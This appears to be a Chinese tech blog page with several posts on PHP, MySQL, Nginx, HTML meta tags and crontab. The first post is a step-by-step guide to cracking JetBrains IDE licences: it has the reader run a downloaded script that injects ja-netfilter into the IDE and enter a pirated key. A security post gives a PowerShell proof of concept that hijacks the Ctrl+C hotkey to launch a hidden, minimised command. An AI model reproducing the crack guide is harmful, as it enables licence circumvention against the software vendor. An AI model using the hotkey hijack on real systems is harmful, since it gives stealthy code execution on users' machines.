e攻城狮

  • 首页

  • 随笔

  • 分类

  • 瞎折腾

  • 搜索

Jetbrains系列产品最新激活方法[持续更新]

发表于 2017-10-16

本教程内容自始至终都是免费使用,如果有你发现有人盗取牟利,请拒绝并不遗余力地在一切平台举报投诉他!

2022年08月01日更新: 此 IDEA 激活破解教程适用于2021.3以后的所有版本,在版本PhpStorm-2022.2.3亲测有效

注意:此原理是拦截认证链接,让我们的key顺利认证通过,故无需改动 host 文件

想了解原理的请移步ja-netfilter原理, 看代码移步ja-netfilter


进入大佬提供的导航页面https://3.jetbra.in/,点击绿色徽标的链接进入

插件导航页面


进入插件页面

插件页

先点击下载 jetbar.zip 文件,进入script目录,根据当前系统双击执行脚本(例如windows选择.vbs, linux选择.sh),等待几秒就会出现·done·弹窗表示安装完成(实际上就是向你的phpstorm的vm-options里面将根目录的ja-netfilter.jar等一些参数写入配置中),如果弹出其他错误,根据错误提示修改就可以。


jetbar.zip文件内容
激活程序

回到插件页面,移动鼠标到phpstrom, 点击 Copy to clipboard (就是复制到剪贴板的意思),就将我们要认证的key复制好了。

复制phpstorm的认证key

打开你的phpstorm的激活页面,选择激活码激活,输入你上面复制的key, 点击确定。

激活你的phpstorm

tips: 这个插件作用不止于此,更多东西需要你发挥想象。


本项目只做个人学习研究之用,不得用于商业用途!
若资金允许,请点击链接购买正版,谢谢合作!
学生凭学生证可免费申请正版授权!
创业公司可5折购买正版授权!
本教程涉及到软件和技术均来自网络,如果侵权请联系作者删除!
采用PHP实现”服务器推”技术的聊天室 转

发表于 2017-10-11 分类于 PHP

传统的B/S结构的应用程序,都是采用”客户端拉”结束来实现客户端和服务器端的数据交换。
本文将通过结合Ticks(可以参看我的另外一篇文章:关于PHP你可能不知道的-PHP的事件驱动化设计),来实现一个服务器推的PHP聊天室简单构想。

PHPer,尤其是用过set_cookie, header的,一定见过这样的提示信息:”Warning: Cannot modify header information – headers already sent by…..”, 这是因为通过HTTP协议通信,数据包会包含俩个部分,一个是Header,一个是data。一般来说,都是先Header部分,在Heaer部分指明了 Data部分的长度,然后使用\r\n\r\n来表示header部分结束,接下来是Data部分。

当我们有任何输出的时候,Header部分就发送了,这个时候,你再想header函数来改变一些Header部分的域信息,就会得到上面的提示信息。

一个简单的办法就是使用output_buffering。让它来缓存服务器的输出,不要太早将Header部分发给客户端。

那么,如果不使用output_buffering,是不是就可以实现,每当服务器有输出,就立即发送给客户端呢?

做个如下试验:

1
2
3
4
5
6
7
//设置php.ini中output_buffering=0 或者使用ob_end_flush()关闭缓存

set_time_limit(0);
for($i=0;$i<10;$i++){
echo "Now Index is :". $i;
sleep(1);
}

结果我们发现,还是要等到脚本全部执行完以后,才能一次看到所有的结果。。

为什么呢?

这是因为我们只是解决了缓存问题,但是还有一个缓冲问题,PHP会缓冲程序的输出。所以,这个时候,我们还需要调用,flush(), 来强制使得PHP将所有的程序输出发送给客户端。

1
2
3
4
5
6
7
8
9
10
set_time_limit(0);
//设置php.ini中output_buffering=0
ob_end_flush();//关闭缓存

set_time_limit(0);
for($i=0;$i<10;$i++){
echo "Now Index is :". $i;
flush();
sleep(1);
}

现在是不是看到了,不断有服务器的数据显示出来(如果看不到, 可以在输出前填充相当数量的占位字符)?

有几个概念之间的关系,我这里补充以下:

在代码中使用ob_start(), 就相当于在php.ini中使用output_buffering=on一样,使用服务器缓存。

在代码中使用ob_end_flush() 就相当于在php.ini中使用output_buffering = false一样,关闭服务器缓存.

基于前面的讨论,我们就有可能使用Ticks来实现,一个无刷新,无ajax的聊天室: 页面中包含俩个iframe,一个是不断获取聊天室的聊天内容,一个包含用户发表聊天内容的form. 这样,在第一个frame的脚本中:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
ob_end_clean();//关闭缓存
set_time_limit(0);
ob_implicit_flush(); //这个语句将强制每当有输出就自动刷新,相当于在每个echo后,调用ob_flush()
$new_mesg = NULL;
register_tick_function("getNewMesg");
declare(ticks=1){
while(1){
if(!is_null($new_mesg)){
foreach($new_mesg as $msg){
echo $msg;
}
$new_mesg = null;
}
}
}

function getNewMesg(){
//通过查询数据库,或者共享内存,来获取现在的聊天室大厅的内容。
//返回一个数组,包含所有的新的聊天内容
}

这样就实现了一个简单的使用服务器推技术的聊天室的框架。

当然,关于实时输出,还有一些其他的限制,比如在PHP5手册中讲到的:

个别web服务器程序,特别是Win32下的web服务器程序,在发送结果到浏览器之前,仍然会缓存脚本的输出,直到程序结束为止。

有些Apache的模块,比如mod_gzip,可能自己进行输出缓存,这将导致flush()函数产生的结果不会立即被发送到客户端浏览器。

甚至浏览器也会在显示之前,缓存接收到的内容。例如 Netscape 浏览器会在接受到换行或 html 标记的开头之前缓存内容,并且在接受到

标记之前,不会显示出整个表格。

一些版本的 Microsoft Internet Explorer 只有当接受到的256(甚至更多)个字节以后才开始显示该页面,所以必须发送一些额外的空格来让这些浏览器显示页面内容。

接下来,我贴一个很有趣的代码,有兴趣的同学,可以试试:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
header("Content-type: multipart/x-mixed-replace;boundary=endofsection");
print "--endofsection\n";
$pmt = array("-", "\\", "|", "/" );
for( $i = 0; $i <10;$i ++ )
{
sleep(1);
print "Content-type: text/plain\n\n";
print "Part $i ".$pmt[$i % 4];
print "--endofsection\n";
ob_flush(); //强制将缓存区的内容输出
flush(); //强制将缓冲区的内容发送给客户端
}
print "Content-type: text/plain\n\n";
print "The end\n";
print "–endofsection–\n";

使用firefox打开,看看你看到了什么。

生成固定长随机码

发表于 2017-10-11 分类于 PHP
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
function R() {

$code = 'ABCDEFGHIJKLMNOPQRSTUVWXYZ';

$rand = $code[rand(0,25)]

.strtoupper(dechex(date('m')))

.date('d').substr(time(),-5)

.substr(microtime(),2,5)

.sprintf('%02d',rand(0,99));

for(

$a = md5( $rand, true ),

$s = '0123456789ABCDEFGHIJKLMNOPQRSTUV',

$d = '',

$f = 0;

$f < 8;

$g = ord( $a[ $f ] ),

$d .= $s[ ( $g ^ ord( $a[ $f + 8 ] ) ) - $g & 0x1F ],

$f++

);

return $d;

}

MySQL修改root密码的4种方法(以windows为例)

发表于 2017-10-02 分类于 数据库

方法1: 用SET PASSWORD命令

首先登录MySQL。

格式:set password for 用户名@localhost = password('新密码');

例子:set password for root@localhost = password('123');

方法2:用mysqladmin

格式:mysqladmin -u用户名 -p旧密码 password 新密码

例子:mysqladmin -uroot -p123456 password 123

方法3:用UPDATE直接编辑user表

首先登录MySQL。

1
2
3
4
5
mysql> use mysql;

mysql> update user set password=password('123') where user='root' and host='localhost';

mysql> flush privileges;

方法4:在忘记root密码的时候,可以这样

以windows为例:

  • 关闭正在运行的MySQL服务。

  • 打开DOS窗口,转到mysql\bin目录。

  • 输入mysqld –skip-grant-tables 回车。–skip-grant-tables 的意思是启动MySQL服务的时候跳过权限表认证。

  • 再开一个DOS窗口(因为刚才那个DOS窗口已经不能动了),转到mysql\bin目录。

  • 输入mysql回车,如果成功,将出现MySQL提示符 >。

  • 连接权限数据库: use mysql; 。

  • 改密码:update user set password=password(“123”) where user=”root”;(别忘了最后加分号) 。

  • 刷新权限(必须步骤):flush privileges; 。

  • 退出 quit。

  • 注销系统,再进入,使用用户名root和刚才设置的新密码123登录。

PHP编译安装时常见错误解决办法

发表于 2017-10-01 分类于 PHP

configure: error: xslt-config not found. Please reinstall the libxslt >= 1.1.0 distribution

Fix: yum -y install libxslt-devel

configure: error: Could not find net-snmp-config binary. Please check your net-snmp installation

Fix: yum -y install net-snmp-devel

configure: error: Please reinstall readline - I cannot find readline.h

Fix: yum -y install readline-devel

configure: error: Cannot find pspell

Fix: yum -y install aspell-devel

configure: error: ODBC header file ‘/usr/include/sqlext.h’ not found

Fix: yum -y install unixODBC-devel

configure: error: Unable to detect ICU prefix or /usr/bin/icu-config failed. Please verify ICU install prefix and make sure icu-config works.

Fix: yum -y install libicu-devel

configure: error: utf8mime2text() has new signature, but U8TCANONICAL is missing. This should not happen. Check config.log for additional information

Fix: yum -y install libc-client-devel

configure: error: freetype.h not found

Fix: yum -y install freetype-devel

configure: error: xpm.h not found

Fix: yum -y install libXpm-devel

configure: error: png.h not found

Fix: yum -y install libpng-devel

configure: error: vpx_codec.h not found

Fix: yum -y install libvpx-devel

configure: error: Cannot find enchant

Fix: yum -y install enchant-devel

configure: error: Please reinstall the libcurl distribution - easy.h should be in /include/curl/

Fix: yum -y install libcurl-devel

configure: error: mcrypt.h not found. Please reinstall libmcrypt

Fix:

1
2
3
4
5
6
7
8
9
wget https://sourceforge.mirrorservice.org/m/mc/mcrypt/Libmcrypt/2.5.8/libmcrypt-2.5.8.tar.gz

tar zxf libmcrypt-2.5.7.tar.gz

cd libmcrypt-2.5.7

./configure

make && make install

Cannot find imap

Fix: ln -s /usr/lib64/libc-client.so /usr/lib/libc-client.so

configure: error: utf8_mime2text() has new signature, but U8T_CANONICAL is missing

Fix: yum -y install libc-client-devel

Cannot find ldap.h yum -y install openldap

Fix: yum -y install openldap-devel

configure: error: Cannot find ldap libraries in /usr/lib

Fix: cp -frp /usr/lib64/libldap* /usr/lib/

configure: error: Cannot find libpq-fe.h. Please specify correct PostgreSQL installation path

Fix: yum -y install postgresql-devel

configure: error: Please reinstall the lib curl distribution

Fix: yum -y install curl-devel

configure: error: Could not find net-snmp-config binary. Please check your net-snmp installation

Fix: yum -y install net-snmp-devel

configure: error: xslt-config not found. Please reinstall the libxslt >= 1.1.0 distribution

Fix: yum -y install libxslt-devel

configure: error: Please reinstall the BZip2 distribution

Fix: yum -y install bzip2-devel

configure: error: Please reinstall the libcurl distribution – easy.h should be in/include/curl/

Fix: yum -y install curl-devel

configure: error: DBA: Could not find necessary header file(s)

Fix: yum -y install db4-devel

configure: error: jpeglib.h not found

Fix: yum -y install libjpeg-devel

configure: error: png.h not found

Fix: yum -y install libpng-devel

configure: error: freetype.h not found

Fix: Reconfigure your PHP with the following option. --with-xpm-dir=/usr

configure: error: libXpm.(a|so) not found

Fix: yum -y install libXpm-devel

configure: error: Unable to locate gmp.h

Fix: yum -y install gmp-devel

configure: error: utf8_mime2text() has new signature, but U8T_CANONICAL is missing. This should not happen. Check config.log for additional information

Fix: yum -y install libc-client-devel

configure: error: Cannot find ldap.h

Fix: yum -y install openldap-devel

configure: error: ODBC header file ‘/usr/include/sqlext.h’ not found

Fix: yum -y install unixODBC-devel

configure: error: Cannot find libpq-fe.h. Please specify correct PostgreSQL installation path

Fix: yum -y install postgresql-devel

configure: error: Please reinstall the sqlite3 distribution

Fix: yum -y install sqlite-devel

configure: error: Cannot find pspell

Fix: yum -y install aspell-devel

configure: error: SNMP sanity check failed. Please check config.log for more information

Fix: yum -y install net-snmp-devel

configure: error: xslt-config not found. Please reinstall the libxslt >= 1.1.0 distribution

Fix: yum -y install libxslt-devel

configure: error: xml2-config not found. Please check your libxml2 installation

Fix: yum -y install libxml2-devel

checking for PCRE headers location… configure: error: Could not find pcre.h in /usr

Fix: yum -y install pcre-devel

configure: error: Cannot find MySQL header files under yes. Note that the MySQL client library is not bundled anymore

Fix: yum -y install mysql-devel

checking for unixODBC support… configure: error: ODBC header file ‘/usr/include/sqlext.h’ not found

Fix: yum -y install unixODBC-devel

checking for pg_config… not found configure: error: Cannot find libpq-fe.h. Please specify correct PostgreSQL installation path

Fix: yum -y install postgresql-devel

configure: error: Cannot find pspell

Fix: yum -y install pspell-devel

configure: error: Could not find net-snmp-config binary. Please check your net-snmp installation

Fix: yum -y install net-snmp-devel

configure: error: xslt-config not found. Please reinstall the libxslt >= 1.1.0 distribution

Fix: yum -y install libxslt-devel

CentOS7 安装Nginx

发表于 2017-09-30 分类于 服务器运维

1、nginx依赖于pcre库,要先安装pcre

1
yum install pcre pcre-devel

2、下载nginx

1
wget http://nginx.org/download/nginx-1.10.2.tar.gz

3、 解压安装包

1
tar  -zxvf nginx-1.10.2.tar.gz         //解压安装包

4、编译安装

1
2
3
4
5
6
7
8
9
./configure --prefix=/usr/local/nginx     // 指定安装路径到/usr/local的nginx目录下

--user=nginx \ // 指定用户

--group=nginx \ // 指定组

--with-http_ssl_module // 开启SSL加密功能

make && make install

5、启动

1
./nginx

问题:不能绑定80端口, 80端口已经被占用

  • 产生原因:有时是自己装了apache,nginx等,还有更多情况是操作系统自带了apache并作为服务启动,或者是阿里云的有个云盾,占用的也是这个端口

  • 如何解决: 把占用80端口的软件或服务关闭即可,如下代码:

1
2
3
4
5
netstat -ant   //查看端口当前状态

netstat -autp //查看80端口占用的进程,我这里是21907

kill -9 21907 //杀死占用80端口的进程21907(pkill -9 http //杀死所有交http的程序)

问题: nginx: [emerg] getpwnam(“nginx”) failed

  • 产生原因:系统不存在nginx用户

  • 如何解决: 创建nginx用户,如下代码:

1
useradd -s /sbin/nologin -M nginx

6、开机自启动

如果是直接yum安装, 则下面命令就足够了

1
systemctl enable nginx.service

如果是编译安装,如下

1
vi /lib/systemd/system/nginx.service

内容如下

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
[Unit]

Description=nginx

After=network.target

[Service]

Type=forking

ExecStart=/usr/local/nginx/sbin/nginx

ExecReload=/usr/local/nginx/sbin/nginx -s reload

ExecStop=/usr/local/nginx/sbin/nginx -s quit

PrivateTmp=true

[Install]

WantedBy=multi-user.target

解释:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
[Unit]:服务的说明

Description:描述服务

After:描述服务类别

[Service]服务运行参数的设置

Type=forking是后台运行的形式

ExecStart为服务的具体运行命令

ExecReload为重启命令

ExecStop为停止命令

PrivateTmp=True表示给服务分配独立的临时空间

注意:[Service]的启动、重启、停止命令全部要求使用绝对路径

[Install]运行级别下服务安装的相关设置,可设置为多用户,即系统运行级别为3

保存退出。

1
systemctl enable nginx.service

7.其他命令

启动nginx服务

1
systemctl start nginx.service

设置开机自启动

1
systemctl enable nginx.service

停止开机自启动

1
systemctl disable nginx.service

查看服务当前状态

1
systemctl status nginx.service

重新启动服务

1
systemctl restart nginx.service

查看所有已启动的服务

1
systemctl list-units --type=service

简单易用,用Powershell劫持Windows系统快捷键

发表于 2017-09-23 分类于 安全研究

POC:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
$WshShell = New-Object -comObject WScript.Shell

$Shortcut = $WshShell.CreateShortcut("desktop\desktoppayload.lnk") // 在桌面创建快捷方式按钮

$Shortcut.TargetPath = "%SystemRoot%\system32\WindowsPowerShell\v1.0\powershell.exe" // 执行文件

$Shortcut.IconLocation = "%SystemRoot%\System32\Shell32.dll,21" // 设置快捷按钮图标

$Shortcut.hotkey = "ctrl+c" // 快捷键

$Shortcut.WindowStyle = '7' // 最小化执行,避免弹窗

$Shortcut.Arguments = 'calc' // 执行参数

$Shortcut.Save()

执行方法:

保存poc,命令行执行

1
TYPE  POC位置 | powershell.exe - profile -

删除快捷图标即可还原

window下数据库导入导出

发表于 2017-09-05 分类于 数据库

导出整个数据库

mysqldump -u 用户名 -p 数据库名 > 导出的文件名

1
> mysqldump -u dbuser -p dbname > dbname.sql

导出一个表

mysqldump -u 用户名 -p 数据库名 表名> 导出的文件名

1
> mysqldump -u dbuser -p dbname users> dbname_users.sql

导出一个数据库结构

1
mysqldump -u dbuser -p -d --add-drop-table dbname >d:/dbname_db.sql

-d 没有数据 –add-drop-table 在每个create语句之前增加一个drop table

导入数据库

常用source 命令, 进入mysql数据库控制台,如

1
2
3
mysql -u root -p

mysql> use 数据库

然后使用source命令,后面参数为脚本文件(如这里用到的.sql)

1
mysql> source d:/dbname.sql

前端知识点总结

发表于 2017-09-03 分类于 前端开发

知识点一:DOCTYPE和浏览器渲染模式

文档类型,一个文档类型标记是一种标准通用标记语言的文档类型声明,它的目的是要告诉标准通用标记语言解析器,它应该使用什么样的文档类型定义(DTD)来解析文档。Doctype还会对浏览器的渲染模式产生影响,不同的渲染模式会影响到浏览器对于 CSS 代码甚至 JavaScript 脚本的解析,所以Doctype是非常关键的,尤其是在 IE 系列浏览器中,由DOCTYPE 所决定的 HTML 页面的渲染模式至关重要。

浏览器解析HTML方式:

  • 非怪异(标准)模式

  • 怪异模式

  • 部分怪异(近乎标准)模式

在“标准模式”(standards mode) 页面按照 HTML 与 CSS 的定义渲染,而在“怪异模式(quirks mode) 模式”中则尝试模拟更旧的浏览器的行为。 一些浏览器(例如,那些基于 Mozilla 的 Gecko 渲染引擎的,或者 Internet Explorer 8 在 strict mode 下)也使用一种尝试于这两者之间妥协的“近乎标准”(almost standards) 模式,实施了一种表单元格尺寸的怪异行为,除此之外符合标准定义。

一个不含任何 DOCTYPE 的网页将会以 怪异(quirks) 模式渲染。

HTML5提供的<DOCTYPE html>是标准模式,向后兼容的, 等同于开启了标准模式,那么浏览器就得老老实实的按照W3C的 标准解析渲染页面,这样一来,你的页面在所有的浏览器里显示的就都是一个样子了。

知识点二:html5

文件类型声明(<!DOCTYPE>)仅有一型:<!DOCTYPE HTML>。

新的解析顺序:不再基于SGML。

新的元素:section, video, progress, nav, meter, time, aside, canvas,command, datalist, details, embed, figcaption, figure, footer,header, hgroup, keygen, mark, output, rp, rt, ruby, source, summary,wbr。 input

元素的新类型:date, email, url等等。

新的属性:ping(用于a与area),charset(用于meta), async(用于script)。

全域属性:id, tabindex, repeat。

新的全域属性:contenteditable, contextmenu, draggable, dropzone, hidden,

spellcheck。

移除元素:acronym, applet, basefont, big, center, dir, font,

frame, frameset, isindex, noframes, strike, tt。

知识点三:常用meta整理

  • 概要

标签提供关于HTML文档的元数据。元数据不会显示在页面上,但是对于机器是可读的。它可用于浏览器(如何显示内容或重新加载页面),搜索引擎(关键词),或其他 web 服务。 ——W3School

  • 必要属性

属性值描述contentsome text定义与http-equiv或name属性相关的元信息

  • 可选属性

属性值描述 http-equivcontent-type / expire / refresh / set-cookie把content属性关联到HTTP头部。nameauthor / description / keywords / generator / revised / others把 content 属性关联到一个名称。contentsome text定义用于翻译 content 属性值的格式。

  • SEO优化参考文档

页面关键词,每个网页应具有描述该网页内容的一组唯一的关键字。

使用人们可能会搜索,并准确描述网页上所提供信息的描述性和代表性关键字及短语。标记内容太短,则搜索引擎可能不会认为这些内容相关。另外标记不应超过 874 个字符。

1
<meta name="keywords" content="your tags" />

页面描述,每个网页都应有一个不超过 150 个字符且能准确反映网页内容的描述标签。

1
<meta name="description" content="150 words" />

搜索引擎索引方式,robotterms是一组使用逗号(,)分割的值,通常有如下几种取值:none,noindex,nofollow,all,index和follow。确保正确使用nofollow和noindex属性值。

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
<meta name="robots" content="index,follow" />

<!--

all:文件将被检索,且页面上的链接可以被查询;

none:文件将不被检索,且页面上的链接不可以被查询;

index:文件将被检索;

follow:页面上的链接可以被查询;

noindex:文件将不被检索;

nofollow:页面上的链接不可以被查询。

-->

页面重定向和刷新:content内的数字代表时间(秒),既多少时间后刷新。如果加url,则会重定向到指定网页(搜索引擎能够自动检测,也很容易被引擎视作误导而受到惩罚)。

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
<meta http-equiv="refresh" content="0;url=" />

<meta name="author" content="author name" /> <!-- 定义网页作者 -->

<meta name="google" content="index,follow" />

<meta name="googlebot" content="index,follow" />

<meta name="verify" content="index,follow" />移动设备viewport:能优化移动浏览器的显示。如果不是响应式网站,不要使用initial-scale或者禁用缩放。

<!-- 针对手持设备优化,主要是针对一些老的不识别viewport的浏览器,比如黑莓 -->

<meta name="HandheldFriendly" content="true">

<!-- 微软的老式浏览器 -->

<meta name="MobileOptimized" content="320">

<!-- uc强制竖屏 -->

<meta name="screen-orientation" content="portrait">

<!-- QQ强制竖屏 -->

<meta name="x5-orientation" content="portrait">

<!-- UC强制全屏 -->

<meta name="full-screen" content="yes">

<!-- QQ强制全屏 -->

<meta name="x5-fullscreen" content="true">

<!-- UC应用模式 -->

<meta name="browsermode" content="application">

<!-- QQ应用模式 -->

<meta name="x5-page-mode" content="app">

<!-- windows phone 点击无高光 -->

<meta name="msapplication-tap-highlight" content="no">网页相关申明编码<meta charset='utf-8' />优先使用 IE 最新版本和 Chrome <meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1" /><!-- 关于X-UA-Compatible -->

<meta http-equiv="X-UA-Compatible" content="IE=6" ><!-- 使用IE6 -->

<meta http-equiv="X-UA-Compatible" content="IE=7" ><!-- 使用IE7 -->

<meta http-equiv="X-UA-Compatible" content="IE=8" ><!-- 使用IE8 -->

浏览器内核控制:国内浏览器很多都是双内核(webkit和Trident),webkit内核高速浏览,IE内核兼容网页和旧版网站。而添加meta标签的网站可以控制浏览器选择何种内核渲染。

1
<meta name="renderer" content="webkit|ie-comp|ie-stand">

国内双核浏览器默认内核模式如下:

  • 搜狗高速浏览器、QQ浏览器:IE内核(兼容模式)

  • 360极速浏览器、遨游浏览器:Webkit内核(极速模式)

禁止浏览器从本地计算机的缓存中访问页面内容:这样设定,访问者将无法脱机浏览。

1
2
3
4
5
6
7
8
<meta http-equiv="Pragma" content="no-cache">Windows 8
<meta name="msapplication-TileColor" content="#000"/> <!-- Windows 8 磁贴颜色 -->
<meta name="msapplication-TileImage" content="icon.png"/> <!-- Windows 8 磁贴图标 -->

站点适配:主要用于PC-手机页的对应关系。
<meta name="mobile-agent"content="format=[wml|xhtml|html5]; url=url"><!--[wml|xhtml|html5]根据手机页的协议语言,选择其中一种;url="url" 后者代表当前PC页所对应的手机页URL,两者必须是一一对应关系。 -->

<meta http-equiv="Cache-Control" content="no-siteapp" />

crontab命令 转

发表于 2017-08-12 分类于 服务器运维

at 命令是针对仅运行一次的任务,循环运行的例行性计划任务,linux系统则是由 cron (crond) 这个系统服务来控制的。Linux 系统上面原本就有非常多的计划性工作,因此这个系统服务是默认启动的。另外, 由于使用者自己也可以设置计划任务,所以, Linux 系统也提供了使用者控制计划任务的命令 :crontab 命令。

一、crond简介

crond是linux下用来周期性的执行某种任务或等待处理某些事件的一个守护进程,与windows下的计划任务类似,当安装完成操作系统后,默认会安装此服务工具,并且会自动启动crond进程,crond进程每分钟会定期检查是否有要执行的任务,如果有要执行的任务,则自动执行该任务。

Linux下的任务调度分为两类,系统任务调度和用户任务调度。

  • 系统任务调度:系统周期性所要执行的工作,比如写缓存数据到硬盘、日志清理等。在/etc目录下有一个crontab文件,这个就是系统任务调度的配置文件。

/etc/crontab文件包括下面几行:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17

[root@localhost ~]# cat /etc/crontab

SHELL=/bin/bash
PATH=/sbin:/bin:/usr/sbin:/usr/bin
MAILTO=root

# For details see man 4 crontabs

# Example of job definition:
# .---------------- minute (0 - 59)
# | .------------- hour (0 - 23)
# | | .---------- day of month (1 - 31)
# | | | .------- month (1 - 12) OR jan,feb,mar,apr ...
# | | | | .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# | | | | |
# * * * * * user-name command to be executed

前四行是用来配置crond任务运行的环境变量,第一行SHELL变量指定了系统要使用哪个shell,这里是bash,第二行PATH变量指定了系统执行命令的路径,第三行MAILTO变量指定了crond的任务执行信息将通过电子邮件发送给root用户,如果MAILTO变量的值为空,则表示不发送任务执行信息给用户,第四行的HOME变量指定了在执行命令或者脚本时使用的主目录。剩下部分的含义将在下个小节详细讲述, 这里不在多说。

  • 用户任务调度:用户定期要执行的工作,比如用户数据备份、定时邮件提醒等。用户可以使用 crontab 工具来定制自己的计划任务。所有用户定义的crontab 文件都被保存在 /var/spool/cron目录中。其文件名与用户名一致。

使用者权限文件:

文件 说明
/etc/cron.deny 该文件中所列用户不允许使用crontab命令
/etc/cron.allow 该文件中所列用户允许使用crontab命令
/var/spool/cron 所有用户crontab文件存放的目录,以用户名命名


crontab文件的含义:用户所建立的crontab文件中,每一行都代表一项任务,每行的每个字段代表一项设置,它的格式共分为六个字段,前五段是时间设定段,第六段是要执行的命令段,格式如下:

minute hour day month week command

其中:

minute: 表示分钟,可以是从0到59之间的任何整数。

hour:表示小时,可以是从0到23之间的任何整数。

day:表示日期,可以是从1到31之间的任何整数。

month:表示月份,可以是从1到12之间的任何整数。

week:表示星期几,可以是从0到7之间的任何整数,这里的0或7代表星期日。

command:要执行的命令,可以是系统命令,也可以是自己编写的脚本文件。

crontab

在以上各个字段中,还可以使用以下特殊字符:

星号(*):代表所有可能的值,例如month字段如果是星号,则表示在满足其它字段的制约条件后每月都执行该命令操作。

